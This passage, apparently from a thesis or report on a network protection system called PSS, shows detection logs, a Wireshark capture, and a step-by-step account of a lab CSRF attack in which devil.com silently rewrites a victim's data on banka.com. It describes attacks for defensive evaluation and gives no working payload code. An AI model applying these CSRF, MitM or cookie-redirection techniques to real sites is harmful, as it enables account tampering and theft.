PARAM: qsstamp=W1tbOSwyOSwzMSwzOCw0NSw1Nyw1OCwxMDAsMTA0LDEwNywxMzAsMTMxLDE3MywxO
DIsMjAxLDIwMywyMDksMjEyLDI2NCwyNzgsMzAyLDMwNywzMDgsMzE3LDM0NSwzNTUsMzczLDM5MiwzO
TYsNDA5LDQ0Miw0NDUsNDY0LDQ3NSw0OTksNTA1LDUyNCw1MzEsNTU2LDU3Nyw1NzksNzc4XV0sIkFaa
0Z1SHdyZVdvaUZCbWp0ZFFhbXZMTXZTcmVqTF9rYW9kaFQwQnBHME1NQ1RKZkI4cWJhaUM3Nzl5VHpHQ
WZwRlp3eGVIZVBZcWFoWExJa016aFRWelZEcWt6ZFg1bmF2bG5FVDhJTFRNUDVNa0FsaW4yczc0WHdWd
```

Fig. 67. MitM Attack without PSS Protection

6.2.3 MitM Attack through SET under PSS Protection

Rogue AP provides malicious DNS service to redirect victim to malicious Web server. However, DPSI module of our PSS system is able to detect that the domain name and the IP address do not match. In this case, the malicious Web server's IP address is 10.10.10.3 which is not the real Facebook server's IP address.


The detection procedure is described in Fig. 68.



```
0.4 Destination Address : 10.10.10.2
Destination MAC : ff:ff:ff:ff:ff:ff Source MAC : 00:14:d1:c4:d6:4f Protocol : 15
44
Destination MAC : 3c:97:0e:14:49:4a Source MAC : 00:14:d1:c4:d6:4f Protocol : 8
Version : 4 IP Header Length : 5 TTL : 63 Protocol : 17 Source Address : 10.10.1
0.2 Destination Address : 10.10.10.4
Destination MAC : 45:00:00:3c:0c:cd Source MAC : 40:00:40:06:0f:d7 Protocol : 20
58
Destination MAC : f0:bf:97:e3:4a:a3 Source MAC : 3c:97:0e:14:49:4a Protocol : 8
Find packet to Fake Facebook!!!
Press [Enter] key to quit
```

Fig. 68. MitM Attack with PSS Protection

The Wireshark screenshot in Fig. 69 shows the traffic between PSS server and malicious Web server.




```
No.        Time          Source       Destination  Protocol    Length  Info
     15802 35.192275102  10.10.10.3   10.8.0.4     TLSv1.2         99  Encrypt
     15797 35.190126358  10.8.0.4     10.10.10.3   TLSv1.2        767  Applica
     15785 35.180595319  10.8.0.4     10.10.10.3   TLSv1.2        119  Change
     15775 35.167138489  10.10.10.3   10.8.0.4     TLSv1.2        205  Server
     15772 35.166894359  10.10.10.3   10.8.0.4     TLSv1.2       1420  Applica
     15769 35.165708060  10.10.10.3   10.8.0.4     TLSv1.2        114  Applica
     15764 35.163357465  10.8.0.4     10.10.10.3   TLSv1.2        735  Applica
     15758 35.146443198  10.8.0.4     10.10.10.3   TLSv1.2        119  Change
     15742 35.124146299  10.10.10.3   10.8.0.4     TLSv1.2        205  Server
     15739 35.123662816  10.10.10.3   10.8.0.4     TLSv1.2        618  Applica

⊞ Frame 15785: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface 0
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.10.3
⊟ Transmission Control Protocol, Src Port: 43625 (43625), Dst Port: 443 (443), Seq: 518,
     Source Port: 43625 (43625)
     Destination Port: 443 (443)
     [Stream index: 57]
     [TCP Segment Len: 51]
     Sequence number: 518     (relative sequence number)
     [Next sequence number: 569     (relative sequence number)]
     Acknowledgment number: 138     (relative ack number)
     Header Length: 32 bytes
  ⊞  .... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)
     Window size value: 1386

0000  00 00 ff fe 00 00 83 57  f8 d9 c2 3d 00 ef 08 00   .......W ...=....
0010  45 00 00 67 88 bf 40 00  40 06 93 b9 0a 08 00 04   E..g..@. @.......
0020  0a 0a 0a 03 aa 69 01 bb  cd b6 0b 96 d1 b3 5c 7a   .....i.. ......\z
0030  80 18 05 6a 8b 8f 00 00  01 01 08 0a 00 5b 81 48   ...j.... .....[.H
0040  00 00 51 48 14 03 03 00  01 01 16 03 03 00 28 00   ..QH.... ......(.
0050  00 00 00 00 00 00 00 78  91 9c a3 52 fd e1 b9 cf   .......x ...R....

ws_go_to_...PN.pcapng   Packets: 15861 · Displayed: 8308 · Marked: 0 · Load time: 0:0.173   Pro
```

Fig. 69. Captured traffic between PSS Server and Malicious Web Server

6.2.4 Redirect Token/Cookie under PSS Protection


Many web application uses token or cookie to authenticate the user after first time login, such Single Sign-On (SSO) protocol. Although this property can facilitate user's login procedure, it also gives attackers opportunities to hack users' accounts without getting original passwords. For example, there are a lot of compromised websites or links to load and run malicious JavaScript codes on client side redirecting the authentication tokens or cookies to attacker's server.

Under PSS protection, in the case of Fig. 70, malicious codes try to redirect token for Netflix to attacker's server, but DPSI detects this attack since the malicious web server's IP is not Netflix's IP address. If attacker wants to redirect some authentication cookie, the packet will be blocked, because the cookie is encrypted and will be decrypted if and only if the domain name and IP address do match the SACL and cookie information. This case is showed in Fig. 71.



```
Version : 4 IP Header Length : 5 TTL : 63 Protocol : 17 Source Address : 10.8.0.
4 Destination Address : 74.125.196.104
Destination MAC : 3c:97:0e:14:49:4a Source MAC : 00:14:d1:c4:d6:4f Protocol : 8
Version : 4 IP Header Length : 5 TTL : 63 Protocol : 17 Source Address : 10.10.1
0.2 Destination Address : 10.10.10.4
Destination MAC : 45:00:00:3c:ba:ff Source MAC : 40:00:40:06:61:a4 Protocol : 20
58
Destination MAC : f0:bf:97:e3:4a:a3 Source MAC : 3c:97:0e:14:49:4a Protocol : 8
Find packet to suspect server!!! Probably suffered XSS/CSRF attack!!!
Press [Enter] key to quit
```

Fig. 70. Redirect SSO Token with PSS Protection



PID_{CK}	Encrypted Cookie
u8d0	*&^&$((*&
zlk6	!@*(^%$#$
Xu8v	$%#()&#@
00iq	%^&#*(@)
hwzz	&%^*#&$^

Find packet sending to suspect Web Server!!!

Fig. 71. Redirect Authentication Cookie with PSS Protection

6.2.5 Detailed CSRF/XSS Attack Example

In this section, we implement CSRF and XSS attack in detail and use Wireshark to capture the traffic packet one by one in order to analyze the procedure of typical CSRF and XSS attack. The network diagram is presented in Fig. 72.





Fig. 72. Network Diagram about CSRF/XSS Attack

6.2.5.1 CSRF Attack Example


The malicious website's domain name is devil.com, and the target website is banka.com. The procedure of the typical CSRF attack is: (1) victim visits the banka.com and input information, (2) and during same session the victim visits some malicious website such as devil.com in this example, (3) and then the devil.com sends request on behalf of the victim to banka.com changing the victim's information without any notice.

Fig. 73 shows the input and output of banka.com. The devil.com website only displays an image but silently sends request on behalf of user which is presented in Fig. 74. After visits the devil.com, the information stored in banka server is modified to "attackervalue" by attacker. This result is showed in Fig. 75.



Please enter your info, and then click Update:

Name:	Daoqi
Credit card number:	1111111111111
E-Mail:	Hou@gmail.com
Phone number:	3344444444
Address:	1 Glenn ave auburn al



Name: Daoqi.
Credit card number: 11111111111111.
E-Mail: Hou@gmail.com.
Phone number: 3344444444.
Address: 1 Glenn ave auburn al.

Fig. 73. Input and Output of banka.com





Fig. 74. Display of devil.com


D:\xampp\htdocs\html\csrf\info.xml - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
showinfo.php
userinfo.php
info.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<PersonalInfo>
    <person>
        <name>attackervalue</name>
        <credit> attackervalue</credit>
        <email> attackervalue</email>
        <phoneNumber> attackervalue</phoneNumber>
        <address>attackervalue</address>
    </person>
</PersonalInfo>
```

length : 270 lines Ln : 1 Col : 1 Sel : 0 | 0 UNIX ISO 8859-1 INS

Fig. 75. Information stored in banka Server

The steps of a typical CSRF attack example are listed below. Fig. 76 shows the steps of CSRF attack diagram.

Step 1: client sends user's information to banka.com.

Step 2: banka.com sends updated information to client.

Step 3: client visits devil.com/myimage.php.

Step 4: devil.com responds client with the image and hidden iframe.

Step 5: client's browser sends request for the malicious form silently.

Step 6: devil.com responds the malicious form to client.

Step 7: client sends the malicious form to banka.com silently.

Step 8: banka.com responds client with OK.





